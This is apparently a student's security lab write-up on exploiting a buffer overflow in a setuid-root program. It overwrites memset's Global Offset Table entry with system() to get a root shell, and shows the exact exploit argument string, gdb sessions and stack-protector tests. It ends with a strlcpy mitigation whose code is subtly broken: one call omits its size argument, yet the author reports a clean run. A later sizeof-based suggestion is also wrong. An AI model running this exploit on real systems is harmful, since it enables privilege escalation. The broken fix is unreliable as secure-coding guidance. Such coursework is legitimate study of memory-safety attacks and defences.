2. (a) Follow the steps in lab 3 task 2 handout to compile and run the program that results in the root shell being launched. Then, compile and run the program using the gcc options –fstack-protector and –fstack-protector-all. Is the buffer overflow detected? Explain your observations.

Answer a)

The -fstack-protector flag, and -fstack-protector-all flag, protect functions against stack smashing attacks and buffer overflows. -fstack-protector adds a guard variable to functions with vulnerable objects. This includes functions that have buffers larger than 8 bytes. If a guard check fails, an error message is printed and the program exits. -fstack-protector-all does the same task as -fstack-protector but it protects all functions of the program.

root@seed-desktop:/home/seed# **gcc -fstack-protector -g -o got got.c**
root@seed-desktop:/home/seed# ./gotdemo
#

root@seed-desktop:/home/seed# **gcc -fstack-protector-all -g -o got got.c**
root@seed-desktop:/home/seed# ./gotdemo
#

//For both -fstack-protector and -fstack-protector-all the Array executable runs from system and the got is exploited.

root@seed-desktop:/home/seed# **gcc -fstack-protector --param ssp-buffer-size=4 -g -o got got.c**
root@seed-desktop:/home/seed# ./gotdemo
*** stack smashing detected ***: ./got terminated
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48)[0xb7f6cda8]
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x0)[0xb7f6cd60]
./got[0x80485cc]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xe5)[0xb7e85775]
./got[0x8048421]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 8564 /home/seed/got
08049000-0804a000 r--p 00000000 08:01 8564 /home/seed/got
0804a000-0804b000 rw-p 00001000 08:01 8564 /home/seed/got
0804b000-0806c000 rw-p 0804b000 00:00 0 [heap]
b7e52000-b7e5f000 r-xp 00000000 08:01 278049 /lib/libgcc_s.so.1
b7e5f000-b7e60000 r--p 0000c000 08:01 278049 /lib/libgcc_s.so.1
b7e60000-b7e61000 rw-p 0000d000 08:01 278049 /lib/libgcc_s.so.1
b7e6e000-b7e6f000 rw-p b7e6e000 00:00 0
b7e6f000-b7fcb000 r-xp 00000000 08:01 295506 /lib/tls/i686/cmov/libc-2.9.so
b7fcb000-b7fcc000 ---p 0015c000 08:01 295506 /lib/tls/i686/cmov/libc-2.9.so
b7fcc000-b7fce000 r--p 0015c000 08:01 295506 /lib/tls/i686/cmov/libc-2.9.so
b7fce000-b7fcf000 rw-p 0015e000 08:01 295506 /lib/tls/i686/cmov/libc-2.9.so
b7fcf000-b7fd2000 rw-p b7fcf000 00:00 0
b7fde000-b7fe1000 rw-p b7fde000 00:00 0
b7fe1000-b7fe2000 r-xp b7fe1000 00:00 0 [vdso]
b7fe2000-b7ffe000 r-xp 00000000 08:01 278007 /lib/ld-2.9.so
b7ffe000-b7fff000 r--p 0001b000 08:01 278007 /lib/ld-2.9.so

```
b7fff000-b8000000 rw-p 0001c000 08:01 278007     /lib/ld-2.9.so
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
Copied data into array1./gotdemo: line 1: 25771 Aborted              ./got `perl -e 'print "x" x 4'``printf
"\x04\xa0\x04\x08"` `printf "\xb0\x88\xea\xb7"`
```

Buffer overflow is detected and program terminates when the ssp parameter is set . The minimum buffer size that needs protection is less than 8, in our case 4 .After the value is set to 4 of the ssp parameter flag buffer overflow is detected and program terminates when invoked through gotdemo.

(b) Draw a diagram of the stack (local variables, EBP, and return address) immediately after the first strcpy(). Explain what changes after the second strcpy(). Use gdb to help you complete this task. You must show stack addresses and the corresponding data at those addresses in your diagram.

In the setup for part (b)

- the address randomization is turned off and a setuid root file got is created.
- a softlink of sh to zsh is created .
- PATH is changed to include the current path in the list.
- Array file is a seed owned file is created to start the '/bin/sh'.
- File gotdemo is created to run got with input arguments.

```
seed@seed-desktop:~$ gdb got
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying" and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) list main
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4       int main(int argc, char **argv)
5       {
6           char *pointer1 = NULL;
7           char array1[100] = "XYZ";
8           char array[4] = "ABC";
9           pointer1 = array;
10          strcpy(pointer1, argv[1] );

(gdb) b 9
Breakpoint 1 at 0x8048525: file got.c, line 9.
(gdb) run `perl -e 'print "x" x 4'``printf "\x04\xa0\x04\x08"` `printf "\xb0\x88\xea\xb7"`
Starting program: /home/seed/got `perl -e 'print "x" x 4'``printf "\x04\xa0\x04\x08"` `printf "\xb0\x88\xea\xb7"`

Breakpoint 1, main (argc=Cannot access memory at address 0x0) at got.c:9
9           pointer1 = array;
```

[multiple 'si' statement till just before first strcpy()]

❖ Right after first strcpy()

(gdb) x/i $pc
0x804853d **<main+137>: call 0x80483d0 <strcpy@plt>**
(gdb) ni
(gdb) x/i $pc
0x8048542 **<main+142>: movl $0xa,0x8(%esp) // just after the first strcpy()**


The array[4] has a overflow after the first strcpy() as the input passed from gotdemo is larger in size than array size of 4. Besides the input being larger than size the array buffer does not have null termination of '\0' after overflow from strcpy(). When value is read from array, /0 is seeked but as buffer overflow has occurred, overflow undesirable value is read.
On the stack both array and pointer1 contain the value from the gotdemo first input.

(gdb) **x/s array**
0xbffff490: **"xxxx\004◆\004\b"**
(gdb) **x &pointer1**
0xbffff494: **0x0804a004**

Checking value of pointer1, we see it is an address in the Global Offset Table.
(gdb) **x/x 0x0804a004**
0x804a004 <_GLOBAL_OFFSET_TABLE_+16>: 0x080483a6

A disassembly of the address 0x080483a6, stored at 0x0804a004 in the GOT, shows the function memset .
(gdb) **disas 0x080483a6**
Dump of assembler code for function memset@plt:
0x080483a0 <memset@plt+0>:jmp *0x804a004
0x080483a6 <memset@plt+6>:push $0x8
0x080483ab <memset@plt+11>: jmp 0x8048380 <_init+48>
End of assembler dump

(gdb) x array1
0xbffff498: 0x005a5900



(gdb) **n**
12 printf("Copied data into array1");
(gdb) **X/i $pc**
0x804855d <main+169>: movl $0x80486a0,(%esp) // right after first memset

disas of main
0x08048558 <main+164>: call 0x80483a0 <memset@plt>
0x0804855d <main+169>: movl $0x80486a0,(%esp) // currently here now

(gdb) x/s array1
0xbffff498: "%%%%%%%%%%"

[multiple 'si' 'ni' statement till just after second strcpy()]

- **Right after second strcpy()**

gdb) **x/s &pointer1**
0xbffff494: "\004◆\004\b%%%%%%%%%%"
(gdb) **x/x &pointer1**
0xbffff494: 0x0804a004
(gdb) **x 0x0804a004**
0x804a004 <_GLOBAL_OFFSET_TABLE_+16>: 0xb7ea88b0
(gdb) **x 0xb7ea88b0**
0xb7ea88b0 <**system**>: 0x890cec83

After the second strcpy the argv[2] copy into the pointer modifies it. Value pointed by pointer1 is 0x0804a004. Address 0x0804a004 is in the Global Offset Table and links now to the system() after overflow.


Object dump of 'got' executable :
DYNAMIC RELOCATION RECORDS
OFFSET TYPE VALUE
08049ff0 R_386_GLOB_DAT __gmon_start__
0804a000 R_386_JUMP_SLOT __gmon_start__
0804a004 R_386_JUMP_SLOT memset
0804a008 R_386_JUMP_SLOT __libc_start_main
0804a00c R_386_JUMP_SLOT memcpy
0804a010 R_386_JUMP_SLOT strcpy
0804a014 R_386_JUMP_SLOT printf
0804a018 R_386_JUMP_SLOT __stack_chk_fail

The address 0x0804a004 in the objdump of the 'got' executable is the entry of the memset function.

After the second strcpy() when memset is invoked in main, instead of memset being called the system() function gets called. This is because the GOT contains link of address 0x0804a004 to system function.

(gdb) x/s array1
0xbffff498: "%%%%%%%%%%"
(gdb) x/s array
0xbffff490: "xxxx\004◆\004\b%%%%%%%%%%"

(gdb) x/s $esp
0xbffff470: "\004\004\b\033\n"
(gdb) x/x $esp
0xbffff470: 0x0804a004
(gdb) x/x $esp+4
0xbffff474: 0xbffff71b
(gdb) x/x $ebp
0xbffff508: 0xbffff578
(gdb) x/x $ebp+4
0xbffff50c: 0xb7e85775



After the memcpy method executes the value of array1 is
(gdb) **x/s array1**
0xbffff498: "Array"

Now after the second memset is called the system() function is called with "Array" as a parameter to it. The Array executable will run . Code inside Array is to invoke the shell.

Hence when memset is called the system function is called and the root shell is launched through Array executable.

After memcpy
(gdb) **n**
$ // Array function has executed through system.

This manipulation of the memset occurred because of &pointer1 overflow in using the strcpy() function and the PATH environment modification. Undesirable code and exploit can occur using the buffer overflow causing the GOT table manipulation.

(c) Rewrite the program using any one of the mitigation strategies that can be used to prevent buffer overflows.

strlcpy code can be a possible mitigation strategy as a substitute for both the strcpy calls in the got.c file. This function is similar to strncpy(), but it copies at most size1bytes to dest, always adds a terminating null byte. Adding the terminating byte is important, as the buffer is read till the terminating \0 character.

The caller must handle the possibility of data loss if the size of dest is too small for the source. The return value of the function is the length of src, which allows truncation to be easily detected. If the return value is greater than or equal to size, truncation occurred. If loss of data matters, the caller must either check the arguments before the call, or test the function return value.

I modified the got.c file as below :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <sys/types.h>
/** Copy src to string dst of size siz. At most siz-1 characters * will be copied. Always NUL terminates (unless size== 0). * Returns strlen(src); if retval >= siz, truncation occurred. */

size_t strlcpy(dst, src, siz)
char *dst;
const char *src;
size_t siz;
{
register char *d = dst;
register const char *s = src;
register size_t n = siz;
/* Copy as many bytes as will fit */
if (n != 0 && --n != 0) {
do {
if ((*d++ = *s++) == 0)
break;
} while (--n != 0);
}

/* Not enough room in dst, add NUL and traverse rest of src */
if (n == 0) {
if (siz != 0)
*d = '\0'; /* NUL-terminate dst */
while (*s++);
}
return(s - src - 1); /* count does not include NUL */ }

int main(int argc, char **argv)
{

 char *pointer1 = NULL;
```

```
 char array1[100] = "XYZ";
 char array[4] = "ABC";

 pointer1 = array;
size_t length= strlcpy(pointer1, argv[1],4);
if(length >= 4)
{
printf("\n Truncation occurred: Possible data loss");
printf("\n array : %s\n", array);
}
 memset(array1, '%', 10);
 printf("Copied data into array1");
length =  strlcpy(pointer1, argv[2] );
if(length >= 4)
{
printf("\n Truncation occurred: Possible data loss");
printf("\n array : %s\n" ,array);
}
 memcpy(array1, "Array ", 10);
 memset(array1, '1', 10);
 return 0;
}
```

Running it we get output as below :

```
root@seed-desktop:/home/seed# ./gotdemo

 Truncation occurred: Possible data loss
 array : xxx
Copied data into array1
 Truncation occurred: Possible data loss
 array : ��
```

This means the got executable was not exploited and Array was not executed from within. Buffer overflow was avoided using the strlcpy adding \0 terminator to the buffer.

Another way to avoid the overflow can be checking sizeof(argv[1]) and sizeof(argv[2]) before strcpy calls.